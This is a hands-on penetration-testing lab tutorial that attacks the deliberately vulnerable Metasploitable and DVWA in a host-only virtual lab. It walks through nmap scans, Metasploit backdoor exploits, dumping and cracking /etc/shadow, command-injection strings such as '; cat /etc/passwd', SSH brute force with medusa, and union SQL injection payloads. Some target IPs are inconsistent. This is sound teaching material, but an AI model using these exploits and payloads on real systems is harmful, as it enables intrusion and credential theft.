# Further attack of Metasploitable

If you are using the supplied computers, your virtual environment should look like the following:

Windows

VirtualBox

Host Only Network


Metasploitable

Kali

Internet

**NAT**

Conceptually it looks like this as well:




With VirtualBox, you can add as many guest operating systems as you have drive space, and can run as many concurrently as your memory and processor can handle. If you need to download the install instructions for setting this up, it can be found in my git repository here:


<https://github.com/stephenmjay/pentest/>


## Hacking Systems

First we need to do is log into Kali as below:



We use the **root** username and password you set during install. Once logged in, you can open a terminal window, as below, and run ip addr at the command prompt:



Verify your network. If it isn’t as above, where both eth0 and eth1 have proper network settings, use the Network Icon in the upper left corner, **right-click** on the icon, and select Edit Connections. Add a new Ethernet connection, and specify whichever connection above isn’t working (for example if eth0 isn’t showing a valid IP address (ipv4 like 10.0.2.15) then specify the eth0 option for that connection, and click on IPv4 Settings to Verify your IP is DHCP. Click on Save, and you should see your network connections work now.  


Once your environment is set up, you can begin attacking your network. In the terminal we opened earlier, scan your network for machines with the following command:

nmap 192.168.56.0/24

This presumes you have the 192.168.56.0/24 network

You should see at least 4 results:

* 192.168.56.1
  + This is the gateway address of our host only network
* 192.168.56.100
  + This is the DHCP server, gives IP addresses to any machine that requires one
* 192.168.56.101 (or 102, or whatever)
  + This is our Kali machine.
  + nmap finds itself
* Finally, you should find your vulnerable machine, the Metasploitable we started earlier: IP 192.168.56.20 (could be something else, you need to analyze the results). This is our Metasploitable server, and it is purposely vulnerable
  + Very common teaching tool for beginner pentesters


Now that we have the IP address of the vulnerable machine (we will from this point assume the IP is 192.168.56.20) we can initiate a more thorough attack. Type in the following:

nmap –sV –O 192.168.56.20 -p1-65535


For the above command

* -sV gives us the software and version
* -O (upper case of letter Oh) gives us operating system info
* -p1-65535 gives us all possible services

It is possible Kali will fail at this point (or any point) and requires a restart. Within the VM, select Machine 🡪 Reset to restart the Kali machine, as below:



This is also why we get permission every time we attack a machine. We want to ensure that if something goes wrong, everyone knows what happened and why. The results of a detailed scan should look like the following:



We should see many services that are exploitable, as below:

* Vsftpd v2.3.4
* UnrealIRCd (no version, shucks)
* Ruby DRB RMI on Ruby 1.8
* OpenSSH
* Apache 2.2.8 (webserver)
* Many others…

Let’s attack our machine and see what we get!

## Unreal ICQ

Lets look at one of the vulnerabilities that might or might not give us anything, but explain how the Metasploit framework is used. If this doesn’t work, you can try VSFTP below. Lets attack port 6697, IRC and the UnrealIRCD 3.2.8.1 Backdoor Command Execution. For this, we must use an exploit, and the syntax is first like this:

use exploit/unix/irc/unreal\_ircd\_3281\_backdo­or

We need to configure this exploit tbefore we use it. This is done by the following:

show options

RHOST is one of the settable options, and it currently doesn’t have anything set. RPORT is another, but is set to the default of 6667, and matches the port from our nmap port scan, so is OK, and we don’t need to worry about it. We will need to set RHOST option, however. Type in the following:

Set RHOST 192.168.56.101

Now we tell Metasploit to attack by the following:

exploit

If you have a result similar to “command shell session 1 opened …”, you have logged in. HACKED!

To determine the degree of the vulnerability, type in whoami. Unfortunately, the path isn’t set properly, so type in the following:

/usr/bin/whoami


One we see we are root, we can steal username and password data from the server. Consider typing the following:

cat /etc/passwd

This shows us all users in the system. We can also try

cat /etc/shadow

This shows us the hashed password list. We can copy these into a text editor (go to Applications 🡪 Accessories 🡪 Leafpad and paste the /etc/passwd contents into one file called users.txt, paste /etc/shadow contents into second text file called pass.txt, and save each on your VM.




Open a second terminal, and try cracking these passwords. This requires the following two steps:

unshadow users.txt pass.txt > meta.txt

john meta.txt

For the above, we are creating a new file called meta.txt, and cracking the passwords.

You should see the following result in your terminal:



Congrats, you are a **HACKER!!!**

It will show you who you are logged in as. At this time, you could create a new user with root privileges, log out, and log in as usual and exploit away!

**You can type exit and quit, and logout to see which one works. Exit might need to be typed twice.**

Exit should, but you may need to hit (left) Ctrl + C, keeping in mind the right Ctrl is mapped to VirtualBox, so use the left Ctrl key.

At this time, you have compromised a system, created an account you can use to log into whenever you wish. Normally you would be done, as the more you probe, the more likely you are to be discovered, and as such, unnecessary probing would be avoided **UNLESS** you are doing a security audit to discover and block all vulnerabilities. This better reflects our activities, so we continue on.

## VSFTPD

If UnrealIRC doesn’t work, you can try the VSFTP exploit. As above, we need to use the correct exploit. Type in the following at the msf> prompt:

msf> use exploit/unix/ftp/vsftpd\_234\_backdoor

msf> show options

msf> set RHOST 192.168.56.101

msf> exploit

Now that you have done exploits above, let’s move on to attacking via a web interface.

Our nmap scan of Metasploitable showed us that port 80 was running Apache. This means a website is running on our machine. Lets check that, and see what we get. Within Kali, launch Firefox using the tool bar at the bottom of the screen (the one that looks like a compass):




Navigate to your IP addy: 192.168.56.20



Click on DVWA, and login with the following credentials:


* Username: admin
* Password: password

Before we attack, we need to set the security level to Low




We can verify our security level in the lower left corner of the browser at any time.

We can go to the Command Injection area, and try a basic command injection. This expects us to enter a normal IP address, such as the IP address of our metasploitable server. Enter 192.168.56.20 and submit, as below:




With the security settings set to low, however, we can inject a new command using command chaining. In UNIX and Linux, you can chain two commands together at the terminal with the semi colon (;) character. By typing   
92.168.56.20; ls   
we not only ping that IP, we do a directory listing as well.



Let’s see what else we can attack! Try the following command chains:


* 192.168.56.22; ls /etc
  + List of all services
* 192.168.56.22; ls –l /home
  + List of directories for each user
* 192.168.56.22; cat /etc/passwd
  + List of all users, including service user accounts
* 192.168.56.22; cat /etc/shadow

This **fails** as we don’t have root access, just web access. That’s OK, we have seen the passwd file above, and we can use the results to launch a different attack. Again, launch Leafpad, and create a list of users available as below:



Save it locally as dvwa\_users.txt. Now that we have a list of users, we need a list of passwords

In Kali, in a folder called /usr/share/wordlists is a file called rockyou.txt. It is currently zipped, and needs to be unzipped. Type in the following:

gunzip /usr/share/wordlists/rockyou.txt.gz

It contains approx. 14.5 M real world unique passwords stolen from a website that didn’t properly configure its password storage in its database; it didn’t encrypt or hash its passwords. We can use this list for any password attack and we will use it with the Medusa network attack utility. We will need to install medusa (not included with this distribution). Type in the following:

apt install medusa


It will take a minute or two, but you can see progress by watching the icon on your VMs taskbar for the hard drive. Once complete, go back to the terminal we ran the unshadow and john commands, and type the following **all on one line**:

medusa –U dvwa\_users.txt –P /usr/share/wordlists/rockyou.txt –M ssh   
–h 192.168.56.20 –O success.txt


The arguments are as follows:

* U (upper case) for a user file
* P (upper case) for a password file. We are using the 14.5M password file rockyou.txt
* M (upper case) is the module to use. This corresponds to the service we are attacking
* H (lower case) is the host name or IP
* 0 (upper case Oh) allows us to output successful password cracks


It will look like the following:



When you hit enter, you should see many results scroll by, but after a minute you should get a result. I have crafted the username and password pairs so it doesn’t have to go through all 14.5M passwords for each of the 4 user accounts, but as you can see, it can take some time to run. At the end you should see the following, and get your prompt back:




You can now open up success.txt in Leafpad, and see your results:



## Database Injections


Database injections can also be attempted in DVWA. Select SQL Injections along the left side, and enter User ID 1. It shows basic info below:



As seen previously, we can attempt a basic injection of:

%' or 1=1 #

The above uses the standard SQL wildcard % and returns all results in one of the tables. As we saw previously, it is likely the users table.



Another SQL injection we can try is determine the version of the database. Consider the union SQL command to add extra values to the output. Before we do this, we have to determine how many columns are being returned. We can guess (we see 2 or 3 values above) however we can use the ‘order by’ clause to determine number of columns in query. Consider the following;

%' or 1=1 order by 3 #


You should get the following:

Unknown column '3' in 'order clause'

We can modify our query to say the following:

%' or 1=1 order by 2 #


We get the following:



This shows us that there are 2 columns returned, and the first thing that gets returned is our initial query. Let’s use that info to attempt a union query:

%' or 1=1 union select null, version() #

With the above, we get the following:



With this info, we can look for vulnerabilities against Maria Database, version: 10.1.37-MariaDB-0+deb9u1

Let’s try something else.

%' or 0=0 union select null, user() #

We will get the user connection information, as below:

ID: %' or 0=0 union select null, user() #

First name:

Surname: dvwa@localhost

Let’s get info about our database and table next. Try the following:

%' or 0=0 union select null, database() #

We will get the user connection information, as below:

ID: %' or 0=0 union select null, database() #  
First name:   
Surname: dvwa

Let’s get info about our database and table next. Try the following:

%' and 1=0 union select null, table\_name from information\_schema.tables #

First we did a 1=0, returning a null result for the first part of the union. Makes info easier to find.

Next, note we will get lots of tables listed, but there is specific table we are looking for. The users table (same info we found in our previous command chain injection):


ID: %' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:   
Surname: users

Let’s get info about our database and table next. Try the following:

%' and 1=0 union select null, column\_name from information\_schema.columns where table\_name = 'users' #

We get lots of information below. Our output is below, but we get a list of columns available to the table. Even though our query only returns two columns, there is 8 columns in the table, as below:

